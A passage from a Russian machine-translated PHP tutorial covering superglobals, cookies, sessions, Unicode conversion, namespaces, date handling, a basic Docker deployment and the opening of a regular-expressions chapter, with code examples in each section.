basename($_FILES["myVar"]["name"][$i]));
    }
```

```
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

Это очень простой пример и не обрабатывает такие проблемы, как расширения файлов, которые не разрешены, или файлы с именем с кодом PHP (например, эквивалент PHP для SQL-инъекции). См. Документацию .

Первый процесс проверяет, есть ли какие-либо файлы, и если да, установите общее число из них в `$total` .

Использование цикла for позволяет итерации массива `$_FILES` и доступа к каждому элементу за раз. Если этот файл не сталкивается с проблемой, то оператор if является истинным и запускается код из одной загрузки файла.
Если возникла проблема, выполняется блок переключателя и отображается ошибка в соответствии с ошибкой для этой конкретной загрузки.

`$_COOKIE`

> Ассоциативный массив переменных передается текущему скрипту через HTTP Cookies.

Куки-файлы - это переменные, которые содержат данные и хранятся на компьютере

клиента.

В отличие от вышеупомянутых суперглобалов, файлы cookie должны быть созданы с помощью функции (и не назначать значение). Конвенция ниже.

```
setcookie("myVar", "myVal", time() + 3600);
```

В этом примере для файла cookie указывается имя (в этом примере это «myVar»), дается значение (в этом примере это «myVal», но переменная может быть передана для присвоения ее значения cookie), и затем дается время истечения (в этом примере это один час с 3600 секунд - минута).

Несмотря на то, что соглашение о создании cookie отличается от другого, к нему обращаются так же, как и другие.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

Чтобы уничтожить куки-файл, `setcookie` нужно вызвать снова, но время истечения времени устанавливается в *любое* время в прошлом. Увидеть ниже.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

Это отключит файлы cookie и удалит их с клиентского компьютера.

`$_SESSION`

> Ассоциативный массив, содержащий переменные сеанса, доступные для текущего скрипта. Дополнительную информацию о том, как это используется, см. В документации по функциям сеанса .

Сессии очень похожи на файлы cookie, за исключением того, что они являются серверными.

Чтобы использовать сеансы, вы должны включить `session_start()` в верхней части своих сценариев, чтобы разрешить использование сеансов.

Установка переменной сеанса такая же, как установка любой другой переменной. См. Пример ниже.

```
$_SESSION["myVar"] = "myVal";
```

При запуске сеанса случайный идентификатор устанавливается как файл cookie и называется «PHPSESSID» и будет содержать идентификатор сеанса для этого текущего сеанса. К этому можно обратиться, вызвав функцию `session_id()` .

Можно уничтожить переменные сеанса с помощью функции `unset` (такой, что `unset($_SESSION["myVar"])` уничтожит эту переменную).
Альтернативой является вызов `session_destory()` . Это разрушит весь сеанс, означающий, что **все** переменные сеанса больше не будут существовать.

`$_REQUEST`

> Ассоциативный массив, который по умолчанию содержит содержимое `$_GET` , `$_POST` и `$_COOKIE` .

Как указано в документации по PHP, это всего лишь сопоставление `$_GET` , `$_POST` и `$_COOKIE` всех в одной переменной.

Поскольку для всех трех этих массивов возможно иметь индекс с тем же именем, в файле `php.ini` называемом `request_order` который может указать, какой из трех имеет приоритет. Например, если он был установлен в `"GPC"` , тогда будет использоваться значение `$_COOKIE` , так как оно считывается слева направо, что означает, что `$_REQUEST` установит значение `$_GET` , затем `$_POST` , а затем `$_COOKIE` и поскольку `$_COOKIE` является последним, это значение, которое находится в `$_REQUEST` .
См. Этот вопрос .

`$_ENV`

> Ассоциативный массив переменных передается текущему скрипту через метод среды.
>
> Эти переменные импортируются в глобальное пространство имен PHP из среды, в которой работает парсер PHP. Многие из них предоставляются оболочкой, под которой работает PHP, и в разных системах, вероятно, используются разные типы оболочек, окончательный список невозможен. Пожалуйста, ознакомьтесь с документацией вашей оболочки для списка определенных переменных среды.
>
> Другие переменные среды включают переменные CGI, размещенные там независимо от того, работает ли PHP в качестве серверного модуля или процессора CGI.

Все, что хранится в `$_ENV` происходит из среды, из которой работает PHP.

`$_ENV` только заполняется, если позволяет `php.ini` .
См. Этот ответ для получения дополнительной информации о том, почему `$_ENV` не заполняется.

Прочитайте Переменные Superglobal PHP онлайн: https://riptutorial.com/ru/php/topic/3392/переменные-superglobal-php

глава 78: Печенье

Вступление

HTTP-файл cookie представляет собой небольшую часть данных, отправленных с веб-сайта и хранящихся на компьютере пользователя с помощью веб-браузера пользователя во время просмотра пользователем.

Синтаксис

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

параметры

параметр	подробно
название	Имя файла cookie. Это также ключ, который вы можете использовать для извлечения значения из супер-глобального `$_COOKIE` . *Это единственный требуемый параметр*
значение	Значение для хранения в файле cookie. Эти данные доступны для браузера, поэтому не храните здесь ничего чувствительного.
истекать	Временная метка Unix, представляющая время истечения срока действия файла cookie. Если установлено равным нулю, файл cookie истекает в конце сеанса. Если установлено на меньшее число, чем текущая временная метка Unix, файл cookie истекает немедленно.
дорожка	Объем файла cookie. Если установлено значение `/` cookie будет доступен во всем домене. Если установлено значение `/some-path/` cookie будет доступен только в этом пути и потомках этого пути. По умолчанию используется текущий путь к файлу, в котором установлен файл cookie.
домен	Домен или субдомен cookie доступен. Если установить на пустой домен `stackoverflow.com` cookie будет доступен для этого домена и всех поддоменов. Если он установлен в поддомену `meta.stackoverflow.com` cookie будет доступен только в этом поддомене и во всех поддоменах.
безопасный	Если установлено значение `TRUE` cookie будет установлен только в том случае, если между клиентом и сервером существует безопасное соединение HTTPS.

параметр	подробно
HttpOnly	Указывает, что файл cookie должен быть доступен только по протоколу HTTP / S и не должен быть доступен для языков сценариев на стороне клиента, таких как JavaScript. Доступно только в PHP 5.2 или новее.

замечания

Стоит отметить, что простая функция `setcookie` не просто помещает данные в `$_COOKIE` массив `$_COOKIE` .

Например, нет смысла делать:

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

Значение еще не указано, пока не загрузится следующая страница. Функция `setcookie` просто говорит: « `setcookie` *следующего http-соединения скажите клиенту (браузеру) установить этот файл cookie* ». Затем, когда заголовки отправляются в браузер, они содержат этот заголовок файла cookie. Затем браузер проверяет, еще ли истек ли файл cookie, а если нет, то в HTTP-запросе он отправляет файл cookie на сервер, и именно тогда PHP получает его и помещает содержимое в массив `$_COOKIE` .

Examples

Настройка файла cookie

`setcookie()` cookie устанавливается с помощью функции `setcookie()` . Поскольку файлы cookie являются частью HTTP-заголовка, вы должны установить все файлы cookie перед отправкой любого вывода в браузер.

Пример:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

Описание:

- Создает файл cookie с именем `user`
- (Необязательно) Значение файла cookie - это `Tom`
- (Дополнительно) Cookie истечет через 1 день (86400 секунд)
- (Дополнительно) Cookie доступен на всем веб-сайте `/`
- (Необязательно) Cookie отправляется только через HTTPS
- (Необязательно) Cookie недоступен для скриптовых языков, таких как JavaScript

Созданный или измененный файл cookie может быть доступен только при последующих запросах (где `path` и `domain` совпадают), поскольку `$_COOKIE` не заполняется новыми данными немедленно.

Получение файла cookie

Получить и вывести имя `user` cookie

Значение cookie можно получить с помощью глобальной переменной `$_COOKIE` . Например, если у нас есть файл cookie с именем `user` мы можем его восстановить так

```
echo $_COOKIE['user'];
```

Изменение файла cookie

Значение cookie может быть изменено путем сброса файла cookie

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

Куки-файлы являются частью HTTP-заголовка, поэтому необходимо `setcookie()` , прежде чем какой-либо вывод будет отправлен в браузер.

При изменении файла cookie убедитесь, что параметры `path` и `domain` `setcookie()` соответствуют существующему файлу cookie или будет создан новый файл cookie.

Часть значения файла cookie будет автоматически указана в urlencoded при отправке файла cookie, и когда он будет получен, он будет автоматически декодирован и назначен переменной с тем же именем, что и имя файла cookie

Проверка установленного Cookie

Используйте функцию `isset()` для `$_COOKIE` переменной `$_COOKIE` чтобы проверить, установлен ли файл cookie.

Пример:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Удаление куки-файлов

Чтобы удалить файл cookie, установите временную метку истечения времени в прошлое. Это вызывает механизм удаления браузера:

```
setcookie('user', '', time() - 3600, '/');
```

> При удалении файла cookie убедитесь, что параметры `path` и `domain` `setcookie()` соответствуют файлу cookie, который вы пытаетесь удалить, или будет создан новый файл cookie, который истекает немедленно.

Также неплохо `$_COOKIE` значение `$_COOKIE` в случае использования текущей страницы:

```
unset($_COOKIE['user']);
```

Прочитайте Печенье онлайн: https://riptutorial.com/ru/php/topic/501/печенье

глава 79: Поддержка Unicode в PHP

Examples

Преобразование символов Unicode в формат «\ uxxxx» с использованием PHP

Вы можете использовать следующий код для возврата и вперед.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

Как использовать :

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Выход :

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

Преобразование символов Unicode в их числовое значение и / или объекты HTML с использованием PHP

Вы можете использовать следующий код для возврата и вперед.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
```

```
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

Как использовать :

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));
```

```
echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));

echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

Выход :

```
Get string from numeric DEC value
string(4) "ძ"
string(2) "ძ"

Get string from numeric HEX value
string(4) "ძ"
string(2) "ძ"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Внутреннее расширение для поддержки Unicode

Нативные функции строк отображаются в однобайтовые функции, они не очень хорошо работают с Unicode. Расширения iconv и mbstring предлагают некоторую поддержку Unicode, в то время как Intl-extention предлагает полную поддержку. Intl является оберткой для *стандартной* библиотеки ICU, см. Http://site.icu-project.org для получения подробной информации, которая недоступна в http://php.net/manual/en/book.intl.php . Если вы не можете установить расширение, взгляните на альтернативную реализацию Intl из структуры Symfony .

ICU предлагает полную интернационализацию, в которой Unicode является лишь меньшей частью. Вы можете легко транскодировать:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

Но, пока не распускайте **иконку** , подумайте:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

Прочитайте Поддержка Unicode в PHP онлайн: https://riptutorial.com/ru/php/topic/4472/поддержка-unicode-в-php

глава 80: Пространства имен

замечания

Из документации PHP :

> Что такое пространства имен? В самом широком определении пространства имен являются способом инкапсуляции элементов. Во многих местах это можно рассматривать как абстрактную концепцию. Например, в любой операционной системе каталоги служат для группировки связанных файлов и действуют как пространство имен для файлов внутри них. В качестве конкретного примера файл foo.txt может существовать как в каталоге / home / greg, так и в / home / other, но две копии foo.txt не могут сосуществовать в одном каталоге. Кроме того, чтобы получить доступ к файлу foo.txt за пределами каталога / home / greg, мы должны добавить имя каталога к имени файла, используя разделитель каталога, чтобы получить /home/greg/foo.txt. Этот же принцип распространяется на пространства имен в мире программирования.

Обратите внимание, что пространства имен верхнего уровня `PHP` и `php` зарезервированы для самого языка PHP. Они не должны использоваться в каком-либо специальном коде.

Examples

Объявление пространств имен

Объявление пространства имен может выглядеть следующим образом:

- `namespace MyProject;` - Объявить пространство имен `MyProject`
- `namespace MyProject\Security\Cryptography;` - Объявить вложенное пространство имен
- `namespace MyProject { ... }` - объявить пространство имен с прилагаемыми скобками.

Рекомендуется указывать только одно пространство имен для каждого файла, даже если вы можете объявить столько, сколько хотите в одном файле:

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

Каждый раз, когда вы объявляете пространство имен, классы, которые вы определяете после этого, будут принадлежать этому пространству имен:

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

Объявление пространства имен может использоваться несколько раз в разных файлах. В приведенном выше примере определены три класса в пространстве имен `MyProject\Shapes` в одном файле. Предпочтительно, это будет разделено на три файла, каждый из которых начинается с `namespace MyProject\Shapes;` , Это объясняется более подробно в стандартном примере PSR-4.

Ссылка на класс или функцию в пространстве имен

Как показано в разделе «Проявление пространств имен» , мы можем определить класс в пространстве имен следующим образом:

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

Чтобы ссылаться на этот класс, необходимо использовать полный путь (включая пространство имен):

```
$rectangle = new MyProject\Shapes\Rectangle();
```

Это можно сократить, импортировав класс через `use` -statement:

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

Что касается PHP 7.0, вы можете группировать различные варианты `use` в одном объявлении с помощью скобок:

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

Иногда два класса имеют одно и то же имя. Это не проблема, если они находятся в другом пространстве имен, но это может стать проблемой при попытке импортировать их с `use` - statement:

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

Это можно решить, указав имя для псевдонима самостоятельно, используя ключевое слово `as` :

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

Чтобы ссылаться на класс за пределами текущего пространства имен, он должен быть экранирован с помощью `\` , в противном случае из текущего пространства имен предполагается относительный путь пространства имен:

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

Что такое пространство имен?

В сообществе PHP есть много разработчиков, создающих много кода. Это означает, что PHP-код одной библиотеки может использовать то же имя класса, что и другая библиотека. Когда обе библиотеки используются в одном и том же пространстве имен, они сталкиваются и вызывают проблемы.

Пространства имен решают эту проблему. Как описано в справочном руководстве по PHP, пространства имен можно сравнить с каталогами операционной системы, которые используют файлы пространств имен; два файла с тем же именем могут сосуществовать в отдельных каталогах. Аналогично, два класса PHP с таким же именем могут

сосуществовать в разных пространствах имен PHP.

Важно, чтобы вы прописали свой код, чтобы его могли использовать другие разработчики, не опасаясь столкновения с другими библиотеками.

Объявление пространств имен

Чтобы объявить одно пространство имен с иерархией, используйте следующий пример:

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

В приведенном выше примере создается:

константа `MyProject\Sub\Level\CONNECT_OK`

класс `MyProject\Sub\Level\Connection` и

функция `MyProject\Sub\Level\connect`

Прочитайте Пространства имен онлайн: https://riptutorial.com/ru/php/topic/1021/пространства-имен

глава 81: Работа с датами и временем

Синтаксис

- string date (string $ format [, int $ timestamp = time ()])
- int strtotime (строка $ time [, int $ now])

Examples

Разбирайте описания дат в формате даты

Используя `strtotime()` сочетании с `date()` вы можете анализировать различные текстовые описания на английском языке по датам:

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

Преобразование даты в другой формат

Основы

Простейший способ конвертировать один формат даты в другой - использовать `strtotime()` с `date()` . `strtotime()` преобразует дату в `strtotime()` Unix . Эта временная метка Unix затем может быть передана `date()` для преобразования ее в новый формат.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

Или как однострочный:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

Имейте в виду, что `strtotime()` требует, чтобы дата была в допустимом формате . Невозможность предоставить допустимый формат приведет к тому, что `strtotime()` false, что приведет к тому, что ваша дата будет равна 1969-12-31.

Использование `DateTime()`

Начиная с PHP 5.2, PHP предложил класс `DateTime()` который предлагает нам более мощные инструменты для работы с датами (и временем). Мы можем переписать вышеуказанный код с помощью `DateTime()` следующим образом:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Работа с отметками времени Unix

`date()` принимает временную метку Unix в качестве ее второго параметра и возвращает вам форматированную дату:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime () работает с отметками времени Unix, добавляя `@` перед меткой времени:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Если временная метка у вас есть в миллисекундах (она может закончиться на `000` и / или отметка времени составляет тринадцать символов), вам нужно будет преобразовать ее в несколько секунд, прежде чем вы сможете преобразовать ее в другой формат. Есть два способа сделать это:

- Вырезать последние три цифры с помощью `substr()`

Обрезка последних трех цифр может быть достигнута несколькими способами, но использование `substr()` является самым простым:

```
$timestamp = substr('1234567899000', -3);
```

- Разделите субстрат на 1000

Вы также можете преобразовать метку времени в секундах, разделив ее на 1000. Поскольку временная метка слишком велика для 32-битных систем для математики, вам нужно будет использовать библиотеку BCMath для выполнения математики в виде строк:

```
$timestamp = bcdiv('1234567899000', '1000');
```

Чтобы получить `strtotime()` времени Unix, вы можете использовать `strtotime()` которая

возвращает `strtotime()` времени Unix:

```
$timestamp = strtotime('1973-04-18');
```

С помощью DateTime () вы можете использовать `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

Если вы используете PHP 5.2, вы можете использовать опцию форматирования `U` :

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Работа с нестандартными и неоднозначными форматами дат

К сожалению, не все даты, с которыми разработчик должен работать, находятся в стандартном формате. К счастью, PHP 5.3 предоставил нам решение для этого. `DateTime::createFromFormat()` позволяет нам рассказать PHP о том, в каком формате используется строка даты, чтобы ее можно было успешно проанализировать в объект DateTime для дальнейших манипуляций.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

В PHP 5.4 мы получили возможность сделать доступ к члену класса при создании экземпляра, который позволяет нам превратить наш код `DateTime()` в однострочный:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

К сожалению, это не работает с `DateTime::createFromFormat()` .

Использование предопределенных констант для формата даты

Мы можем использовать предопределенные константы для формата `date()` в `date()` вместо обычных строк формата даты с PHP 5.1.0.

Доступны предопределенные константы формата даты

`DATE_ATOM` - Atom (2016-07-22T14: 50: 01 + 00: 00)

`DATE_COOKIE` - HTTP Cookies (пятница, 22-Jul-16 14:50:01 UTC)

`DATE_RSS` - RSS (пт, 22 июл 2016 14:50:01 +0000)

`DATE_W3C` - Консорциум World Wide Web (2016-07-22T14: 50: 01 + 00: 00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14: 50: 01 + 0000)

`DATE_RFC822` - RFC 822 (пт, 22 июл 16 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (пятница, 22-июл-16 14:50:01 UTC)

`DATE_RFC1036` - RFC 1036 (пт, 22 июл 16 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (пт, 22 июл 2016 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (пт, 22 июл 2016 14:50:01 +0000)

`DATE_RFC3339` - То же, что DATE_ATOM (2016-07-22T14: 50: 01 + 00: 00)

Примеры использования

```
echo date(DATE_RFC822);
```

Это выведет: **Пт, 22 июл 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

Это будет выводить: **1947-08-15T00: 00: 00 + 05: 30**

Получение разницы между двумя датами / временем

Наиболее целесообразным способом является использование класса `DateTime` .

Пример:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;
```

```
// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

Кроме того, сравнение двух дат намного проще, просто используйте операторы сравнения , например:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Прочитайте Работа с датами и временем онлайн: https://riptutorial.com/ru/php/topic/425/работа-с-датами-и-временем

глава 82: Развертывание докеров

Вступление

Docker - очень популярное контейнерное решение, которое широко используется для развертывания кода в производственных средах. Это упрощает *управление* и *масштабирование* веб-приложений и микросервисов.

замечания

В этом документе предполагается, что установлен докер и запущен демон. Вы можете обратиться к установке Docker, чтобы проверить, как установить ее.

Examples

Получить изображение докера для php

Чтобы развернуть приложение на докере, сначала нам нужно получить изображение из реестра.

```
docker pull php
```

Это позволит вам получить последнюю версию изображения из *официального репозитория php* . Вообще говоря, `PHP` обычно используется для развертывания веб-приложений, поэтому нам нужен http-сервер для изображения. Изображение `php:7.0-apache` поставляется с предустановленной версией apache для бесплатного развертывания hastle.

Написание файла докеров

`Dockerfile` используется для настройки настраиваемого изображения, которое мы будем строить с помощью кодов веб-приложений. Создайте новый файл `Dockerfile` в корневой папке проекта, а затем поместите следующее содержимое в тот же

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

Первая строка довольно проста и используется для описания того, какое изображение должно использоваться для создания нового изображения. То же самое можно было бы изменить на любую другую конкретную версию PHP из реестра.

Вторая строка - просто загрузить файл `php.ini` на наш образ. Вы всегда можете изменить

этот файл в другом месте.

Третья строка скопировала бы коды в текущем каталоге в `/var/www/html` который является нашим webroot. Помните `/var/www/html` внутри изображения.

Последняя строка просто откроет порт 80 внутри контейнера докера.

Игнорирование файлов

В некоторых случаях могут быть некоторые файлы, которые вам не нужны на сервере, например, в конфигурации среды и т. Д. Предположим, что у нас есть наша среда в `.env` . Теперь, чтобы игнорировать этот файл, мы можем просто добавить его в `.dockerignore` в корневую папку нашей кодовой базы.

Изображение здания

Создание образа не является чем-то специфичным для `php` , но для того, чтобы построить изображение, описанное выше, мы можем просто использовать

```
docker build -t <Image name> .
```

Как только изображение будет построено, вы можете проверить то же самое, используя

```
docker images
```

В котором будут перечислены все изображения, установленные в вашей системе.

Запуск контейнера приложения

Когда у нас будет готовое изображение, мы можем начать и обслуживать то же самое. Чтобы создать `container` из изображения, используйте

```
docker run -p 80:80 -d <Image name>
```

В команде выше `-p 80:80` будет перенаправлен порт `80` вашего сервера на порт `80` контейнера. Флаг `-d` указывает, что контейнер должен работать как фоновое задание. Финал определяет, какое изображение следует использовать для сборки контейнера.

Проверка контейнера

Чтобы проверить запуск контейнеров, просто используйте

```
docker ps
```

В этом списке будут указаны все контейнеры, запущенные на демонском docker.

Журналы приложений

Журналы очень важны для отладки приложения. Чтобы проверить их, используйте

```
docker logs <Container id>
```

Прочитайте Развертывание докеров онлайн: https://riptutorial.com/ru/php/topic/9327/развертывание-докеров

глава 83: Регулярные выражения (regexp / PCRE)

Синтаксис

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

параметры

параметр	подробности
`$pattern`	строка с регулярным выражением (шаблон PCRE)

замечания

Регулярные выражения PHP соответствуют стандартам шаблона PCRE, которые получены из регулярных выражений Perl.

Все строки PCRE в PHP должны быть заключены с разделителями. Разделителем может быть любой символ, не являющийся буквенно-цифровым, без обратного слэш-символа. Популярные разделители `~` , `/` , `%` например.

Шаблоны PCRE могут содержать группы, классы символов, группы символов, ожидания вперед / назад и скрытые символы.

Модификаторы PCRE можно использовать в строке `$pattern` . Некоторые общие из них: `i` (регистр нечувствителен), `m` (многострочный) и `s` (метасимвол точки содержит новые строки). Модификатор `g` (global) не разрешен, вместо этого вы будете использовать `preg_match_all` .

Совпадения с строками PCRE выполняются с помощью `$` префиксных нумерованных строк:

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

